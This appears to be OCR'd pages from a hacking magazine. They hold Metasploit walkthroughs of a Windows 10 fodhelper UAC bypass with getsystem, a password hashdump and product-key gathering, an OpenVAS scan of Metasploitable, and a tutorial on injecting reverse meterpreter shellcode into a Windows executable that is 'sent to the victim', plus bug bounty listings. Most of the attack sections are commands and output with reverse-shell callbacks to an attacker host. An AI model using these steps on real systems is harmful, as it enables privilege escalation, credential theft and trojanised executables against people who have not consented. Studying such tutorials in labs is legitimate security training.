To use the fodhelper module to escalate privileges, we need to send the current session background.




```
msf exploit(hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following w
as attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
```

I search for fodhelper module using the search command.




```
msf exploit(hta_server) > search fodhelper
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                        Disclosure Date  Rank       Descr
iption
   ----                                        ---------------  ----       -----
------
   exploit/windows/local/bypassuac_fodhelper  2017-05-12       excellent  Windo
ws UAC Protection Bypass (Via FodHelper Registry Key)


msf exploit(hta_server) > 
```

Load the module and set the session ID as shown below.




```
msf exploit(hta_server) > use exploit/windows/local/bypassuac_fodhelper
msf exploit(bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(bypassuac_fodhelper) > set session 1
session => 1
msf exploit(bypassuac_fodhelper) > 
```

Run the module as shown below.



```
msf exploit(bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.91.138:4443
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhe
lper.exe
[*] Sending stage (957487 bytes) to 192.168.91.140
[*] Meterpreter session 2 opened (192.168.91.138:4443 -> 192.168.91.140:49418)
at 2017-07-05 04:53:53 -0400
[*] Cleaining up registry keys ...

meterpreter > 
```

As you can see, we successfully got a meterpreter session. When I check privileges, its still user privileges but when I run "getsystem" command,I get system privileges on Windows10




```
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Windows Enum_ms_product_keys


This POST module of Metasploit gathers the OS license key of our target PC. This module requires system privileges.

I load the module as shown below and check its options as shown below.




```
msf > use post/windows/gather/enum_ms_product_keys
msf post(enum_ms_product_keys) > show options

Module options (post/windows/gather/enum_ms_product_keys):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(enum_ms_product_keys) >
```

I set the session id (remember to set the session id with system privileges) and run the module.



```
msf post(enum_ms_product_keys) > set session 2
session => 2
msf post(enum_ms_product_keys) > run

[*] Finding Microsoft key on DESKTOP-U061SVS

Keys
====

 Product          Registered Owner  Registered Organization  License Key
 -------          ----------------  -----------------------  -----------
 Windows 10 Home  Windows User                               T49TD-6VFBW-VV7HY-
B2PXY-MY47H


[*] Keys stored in: /root/.msf4/loot/20170705050748_default_192.168.91.140_host
.ms_keys_513557.txt
[*] Post module execution completed
msf post(enum_ms_product_keys) > 
```

The keys of the remote machine are stored in a text file which is saved in the loot directory of msf directory. You can view the keys file with any text editor.



20170705050748_default_192.168.91.140_host.ms_keys_513557.txt

```
Product,Registered Owner,Registered Organization,License Key
"Windows 10 Home","Windows User","",[redacted]
```

VULNERABILITY ASSESSMENT

METASPLOITABLE TUTORIALS


The lack of vulnerable targets is one of the main hindrances for practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or pentesting. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we performed password cracking to gain credentials of the target system. We acquired some credentials. Today we will learn about vulnerability assessment.

Vulnerability Assessment is the process of evaluating the weakness of a system or network It identifies the vulnerabilities in a system or network and helps us in understanding how dangerous the vulnerabilities are.


This in turn gives us an idea in implementing countermeasures to protect the network from hackers. Vulnerability analysis can be both automated and manual. Hackers may normally use manual vulnerability assessment. But now we will see how to perform vulnerability asessment with popular vulnerability scanner named OpenVAS. We have seen how to install OpenVAS vulnerability scanner in Kali Linux in our Feb 2017 Issue.

Start OpenVAS scanner from the terminal as shown below.




```
root@kali:~# openvassd
root@kali:~# openvassd
root@kali:~# openvas-start
Starting OpenVas Services
root@kali:~# 
```

Open a browser and direct the browser to port no 9392 as shown below. You should get the following interface.




OpenVAS has different types of scans.We will perform a quick scan for this tutorial. In the field given, enter the IP address of our target (in this case Metasploitable2) as shown below.

Click on “Start Scan” as shown below.




The scan will run as shown below. It will take quite a bit of a long time depending on our tar-get.



Tasks 1 - 2 of 2 (total: 2)

Name	Status	Reports Total	Reports Last	Severity	Trend	Actions
Immediate scan of IP 192.168.25.129	16 %	0 (1)				

Once the scan is finished, it will be as shown below. Click on the highlighted part as shown below.




Tasks 1 - 1 of 1 (total: 1)

Name	Status	Reports Total	Reports Last	Severity	Trend	Actions
Immediate scan of IP 192.168.25.129	Done	1 (2)	Feb 4 2016	10.0 (High)		


We will be shown a general summary of our s-can as shown below. This summary includes general information like the time, intro etc.

Now let us see the scan report. Go to “Scan Management” tab and click on Reports as shown below. It will show you a list of scans we performed. In this case, we performed only one scan.




Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.25.129	Done	1 (1)	Feb 4 2016	10.0 (High)		

Now click on the scan we just performed.




Date	Status	Task	Severity	Scan Results					Actions
				High	Medium	Low	Log	False Pos.	
Thu Feb 4 08:02:55 2016	Done	Immediate scan of IP 192.168.25.129	10.0 (High)	19	30	5	69	0	


Our entire scan report is as shown below. It shows all the vulnerabilities existing in our target. The vulnerabilities are classified based on their severity from high to low.




Vulnerability		Severity	QoD	Host	Location	Actions
ProFTPD Multiple Remote Vulnerabilities		10.0 (High)	75%	192.168.25.129	21/tcp	
Possible Backdoor: Ingreslock		10.0 (High)	99%	192.168.25.129	1524/tcp	
ProFTPD Multiple Remote Vulnerabilities		10.0 (High)	75%	192.168.25.129	2121/tcp	
X Server		10.0 (High)	75%	192.168.25.129	6000/tcp	
distcc Remote Code Execution Vulnerability		9.3 (High)	75%	192.168.25.129	3632/tcp	
MySQL weak password		9.0 (High)	95%	192.168.25.129	3306/tcp	
PostgreSQL weak password		9.0 (High)	75%	192.168.25.129	5432/tcp	
PostgreSQL Multiple Security Vulnerabilities		8.5 (High)	75%	192.168.25.129	5432/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	75%	192.168.25.129	21/tcp	
ProFTPD Server SQL Injection Vulnerability		7.5 (High)	75%	192.168.25.129	21/tcp	
phpMyAdmin Code Injection and XSS Vulnerability		7.5 (High)	75%	192.168.25.129	80/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities		7.5 (High)	75%	192.168.25.129	80/tcp	
phpMyAdmin Configuration File PHP Code Injection Vulnerability		7.5 (High)	75%	192.168.25.129	80/tcp	
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	75%	192.168.25.129	80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	192.168.25.129	80/tcp	
phpinfo() output accessible		7.5 (High)	80%	192.168.25.129	80/tcp	
ProFTPD Server SQL Injection Vulnerability		7.5 (High)	75%	192.168.25.129	2121/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	75%	192.168.25.129	6200/tcp	



Check for Backdoor in unrealircd		7.5 (High)	70%	192.168.25.129	6667/tcp	
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	75%	192.168.25.129	25/tcp	
ProFTPD Long Command Handling Security Vulnerability		6.8 (Medium)	75%	192.168.25.129	2121/tcp	
MySQL Denial Of Service and Spoofing Vulnerabilities		6.8 (Medium)	75%	192.168.25.129	3306/tcp	
PostgreSQL Multiple Security Vulnerabilities		6.8 (Medium)	75%	192.168.25.129	5432/tcp	
OpenSSL CCS Man in the Middle Security Bypass Vulnerability (STARTTLS Check)		6.8 (Medium)	75%	192.168.25.129	5432/tcp	
phpMyAdmin Bookmark Security Bypass Vulnerability		6.5 (Medium)	75%	192.168.25.129	80/tcp	
PostgreSQL NULL Character CA SSL Certificate Validation Security Bypass Vulnerability		6.5 (Medium)	75%	192.168.25.129	5432/tcp	
PostgreSQL 'bitsubstr' Buffer Overflow Vulnerability		6.0 (Medium)	75%	192.168.25.129	5432/tcp	
PostgreSQL 'intarray' Module 'gettoken()' Buffer Overflow Vulnerability		6.5 (Medium)	75%	192.168.25.129	5432/tcp	
PostgreSQL PL/Perl and PL/Tcl Local Privilege Escalation Vulnerability		6.0 (Medium)	75%	192.168.25.129	5432/tcp	
ProFTPD mod_tls Module NULL Character CA SSL Certificate Validation Security Bypass Vulnerability		5.8 (Medium)	75%	192.168.25.129	21/tcp	
http TRACE XSS attack		5.8 (Medium)	75%	192.168.25.129	80/tcp	
ProFTPD mod_tls Module NULL Character CA SSL Certificate Validation Security Bypass Vulnerability		5.8 (Medium)	75%	192.168.25.129	2121/tcp	
PostgreSQL 'RESET ALL' Unauthorized Access Vulnerability		5.5 (Medium)	75%	192.168.25.129	5432/tcp	
Check if Mailserver answer to VRFY and EXPN requests		5.0 (Medium)	99%	192.168.25.129	25/tcp	
/doc directory browsable ?		5.0 (Medium)	75%	192.168.25.129	80/tcp	



awiki Multiple Local File Include Vulnerabilities		5.0 (Medium)	75%	192.168.25.129	80/tcp	
Check for rexecd Service		5.0 (Medium)	75%	192.168.25.129	512/tcp	
Check for SSL Weak Ciphers		4.3 (Medium)	98%	192.168.25.129	25/tcp	
phpMyAdmin Unspecified SQL Injection and Cross Site Scripting Vulnerabilities		4.3 (Medium)	75%	192.168.25.129	80/tcp	
phpMyAdmin Multiple Cross Site Scripting Vulnerabilities		4.3 (Medium)	75%	192.168.25.129	80/tcp	
phpMyAdmin Debug Backtrace Cross Site Scripting Vulnerability		4.3 (Medium)	75%	192.168.25.129	80/tcp	
phpMyAdmin Database Search Cross Site Scripting Vulnerability		4.3 (Medium)	75%	192.168.25.129	80/tcp	
phpMyAdmin SQL bookmark XSS Vulnerability		4.3 (Medium)	75%	192.168.25.129	80/tcp	
phpMyAdmin Setup Script Request Cross Site Scripting Vulnerability		4.3 (Medium)	75%	192.168.25.129	80/tcp	
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		4.3 (Medium)	75%	192.168.25.129	80/tcp	
Check for SSL Weak Ciphers		4.3 (Medium)	98%	192.168.25.129	5432/tcp	
ProFTPD Denial of Service Vulnerability		4.0 (Medium)	75%	192.168.25.129	21/tcp	
ProFTPD Denial of Service Vulnerability		4.0 (Medium)	75%	192.168.25.129	2121/tcp	
PostgreSQL Conversion Encoding Remote Denial of Service Vulnerability		4.0 (Medium)	75%	192.168.25.129	5432/tcp	
PostgreSQL Hash Table Integer Overflow Vulnerability		3.5 (Low)	75%	192.168.25.129	5432/tcp	
TCP timestamps		2.6 (Low)	75%	192.168.25.129	general/tcp	
phpMyAdmin pmd_pdf.php Cross Site Scripting Vulnerability		2.6 (Low)	75%	192.168.25.129	80/tcp	



Samba 'client/mount.cifs.c' Remote Denial of Service Vulnerability		2.1 (Low)	75%	192.168.25.129	139/tcp	
PostgreSQL Low Cost Function Information Disclosure Vulnerability		2.1 (Low)	75%	192.168.25.129	5432/tcp	
OS fingerprinting		0.0 (Log)	70%	192.168.25.129	general/tcp	
ICMP Timestamp Detection		0.0 (Log)	75%	192.168.25.129	general/icmp	
arachni (NASL wrapper)		0.0 (Log)	75%	192.168.25.129	general/tcp	
Traceroute		0.0 (Log)	75%	192.168.25.129	general/tcp	
Microsoft SMB Signing Disabled		0.0 (Log)	75%	192.168.25.129	general/tcp	
CPE Inventory		0.0 (Log)	75%	192.168.25.129	general/CPE-T	
SMB Test		0.0 (Log)	75%	192.168.25.129	general/SMBClient	
Anonymous FTP Checking		0.0 (Log)	75%	192.168.25.129	general/tcp	
FTP Banner Detection		0.0 (Log)	80%	192.168.25.129	21/tcp	
Services		0.0 (Log)	75%	192.168.25.129	21/tcp	
SSH Protocol Versions Supported		0.0 (Log)	95%	192.168.25.129	22/tcp	
SSH Server type and version		0.0 (Log)	80%	192.168.25.129	22/tcp	
Services		0.0 (Log)	75%	192.168.25.129	22/tcp	

In our next issue, we will see how to exploit these vulnerabilities. Until then, Good bye.

CYPHER - A tool to add shellcode to PE Files


NOT JUST ANOTHER TOOL

This month we will learn about a simple tool which automatically adds shellcode to PE files. PE files stands for portable executable files. This files are widely used in penetration testing.This tool's name is Cypher.

What is shellcode? It is a list of carefully crafted instructions that can be executed once the code is injected into a running application. So in simple terms, Cypher allows us to add shellcode to portable executable files like........ well it can be any Windows executable.


Usually we use shellcode to get a remote shell or create a backdoor shell on our target system. Cypher even allows us to get the powerful meterpreter shell. Now let us see how to use this tool.

This tool can be installed by cloning from Github.



```
root@kali:~# git clone https://github.com/xan7r/cypher && cd cypher
Cloning into 'cypher'...
remote: Counting objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Unpacking objects: 100% (10/10), done.
Checking connectivity... done.
root@kali:~/cypher# pip2 install pefile capstone
Requirement already satisfied (use --upgrade to upgrade): pefile in /u
hon2.7/dist-packages
Requirement already satisfied (use --upgrade to upgrade): capstone in
ython2.7/dist-packages
Cleaning up...
```

Move into the same directory where cypher is cloned. It gives information on how to create different types of payloads. We can create a reverse meterpreter shell using the command shown below.



```
root@kali:~/cypher# python addShell.py -f /root/Desktop/plink.exe -t 1 -d 10
 -H 192.168.25.147 -P 443 -p 1
```

Now let us see all the options we specified in this command.

addShell.py : syntax of Cypher

-f : the 'f' option stands for file. This is to specify the portable executable into which we want to create our backdoor. Remember that some executables are packed and don't allow writing shell code into them. Test the executables yourself and use accordsingly. Here, I'm using plink.exe located on my Desktop.

-t : the target OS for which you want to create this backdoor for. These include four options: 0,1,2,3. These are for Windows 7 32bit, Windows 7 64 bit, Windows 8.1 64 bit and Windows 10 64bit respectively. In the above exaample, I have specified it as 1 since I'm testing it on Windows 7 64bit OS.

-d : offset. This is nothing but distance between the point where we are trying to enter our shellcode to the point where we are exactly placing our shellcode. Even if you don't understand that sentence above, let me tell you why it's important. The success of injecting our shellcode into an executable is that the executable should work fine even after we inject our backdoor. The executable shouldn't crash. By default, this value is set to four. But if your executable is crashing, set it to a greater value(I set it to 10) as I did above.

-H : attacker's IP address. In our case, IP address of Kali Linux.

-P : the port on which we want our shell to send connection back.

-p : Mind the lowercase. This stands for payload we want to set. '1' stands for Windows/meterpreter/reverse_http. The other options are,


0 – windows/shell/reverse_tcp

2- Windows/meterpreter/reverse_http + PrependMigrate,

3- Windows/meterpreter/reverse_https

4- Windows/meterpreter/reverse_https + Prepend


To listen to our reverse shell, we need a listener. Since we created a meterpreter payload, we can start a Metasploit listener. Open Metasploit and create a reverse_http listener as shown below. Please remember to use the same options we specified while creating the payload.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
d, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path
```


Set the required options like IP address and port. Note that they should be same as we speified while we added shell code to the file.

Type run command. The exploit should hang on as shown below.



```
msf exploit(handler) > set lhost 192.168.25.147
lhost => 192.168.25.147
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > run

[*] Started HTTP reverse handler on http://192.168.25.147:443
[*] Starting the payload handler...
```

The portable executable we created initially should be sent to the victim. When our victim clicks on the file we sent, we should get a meterpreter reverse shell as shown below.



```
msf exploit(handler) > run

[*] Started HTTP reverse handler on http://192.168.25.147:443
[*] Starting the payload handler...
[*] http://192.168.25.147:443 handling request from 192.168.25.1; (UUID: kxihtcx
8) Staging Native payload...
[*] Meterpreter session 2 opened (192.168.25.147:443 -> 192.168.25.1:49721) at 2
016-07-05 11:12:09 -0400

meterpreter >
```

WARNING:

This tool has been displayed for educational purpose only. Using this tool on systems on which you have no permission is illegal and is punishable.

If you are a user or developer who want your tool listed here, Send your request to qa@hackercool.com

Hi Readers, If you know any NON-PROFIT or a charity organization that needs a FREE security check of their network or websites, please refer them to this email

pentest@hackercool.com

This offer is only valid for NON-PROFIT or CHARITY organizations.

BUG BOUNTIES FOR YOU

Grab

Grab, the Singapore based ride-hailer is offering rewards of up to US$10,000 to hackers who are able to identify security weaknesses in its ride-hailing platform.

Vulnerabilities they are looking for :

Command injection, deserialisation bugs, sandbox escapes, remote code execution on a production server, exposure of personally identifiable information(PII), customer IC numbers, driver images, licence numbers, location information or payment card information (PCI) like credit card numbers, bank account numbers etc. Potential access to source code or server-side request forgery (SSRF), Cross site scripting(XSS) and CSRF.

Reward :

Severity	Payout
Critical	$5000-$10,000
High	$1000-$2000
Medium	$200-$1000

Visit Now

****

Tor Daemon & Browser

The Tor Project is offering bug bounties for two of its core products, Tor (the network daemon) and Tor Browser. Both come with different tiers accompanied by a price range and some restrictions.

Reward : Tor

Severity	Payout
High	$2000-$4000
Medium	$500-$2000
Low	$100-$500

Reward : Tor Browser

Severity	Payout
High	$2000-$3000+
Medium	$1000-$2000
Low	$100-$1000

Visit Now

Atlassian

Atlassian is offering security researchers up to US$3000 ($3906) per bug in its very first bug bounty program. This bounty is valid for JIRA and Confluence web applications, which are written primarily in Java, and use soy & velocity templates to render web content.

Vulnerabilities they are looking for :

Cross Instance Data Leakage/Access
Server-side Remote Code Execution (RCE)
Server-Side Request Forgery (SSRF)
Stored/Reflected Cross-site Scripting (XSS)
Cross-site Request Forgery (CSRF)
SQL Injection (SQLi)
XML External Entity Attacks (XXE)
Access Control Vulnerabilities (Insecure Direct Object Reference issues, etc)
Path/Directory Traversal Issues

Reward :

Category	Tier1	Tier2
P1	$3000	$1500
P1	$900	$900
P1	$300	$300
P1	$100	$100

Visit Now

Microsoft

Microsoft has announced a new bug bounty program for all its products. The uniquesness of this bug bounty program from other bug bounties of Microsoft is that it is not time limited.

Reward :

Category	Payout
Microsoft Hyper-V	$5000-$2,50,000
Mitigation Bypass	$500-$2,00.000
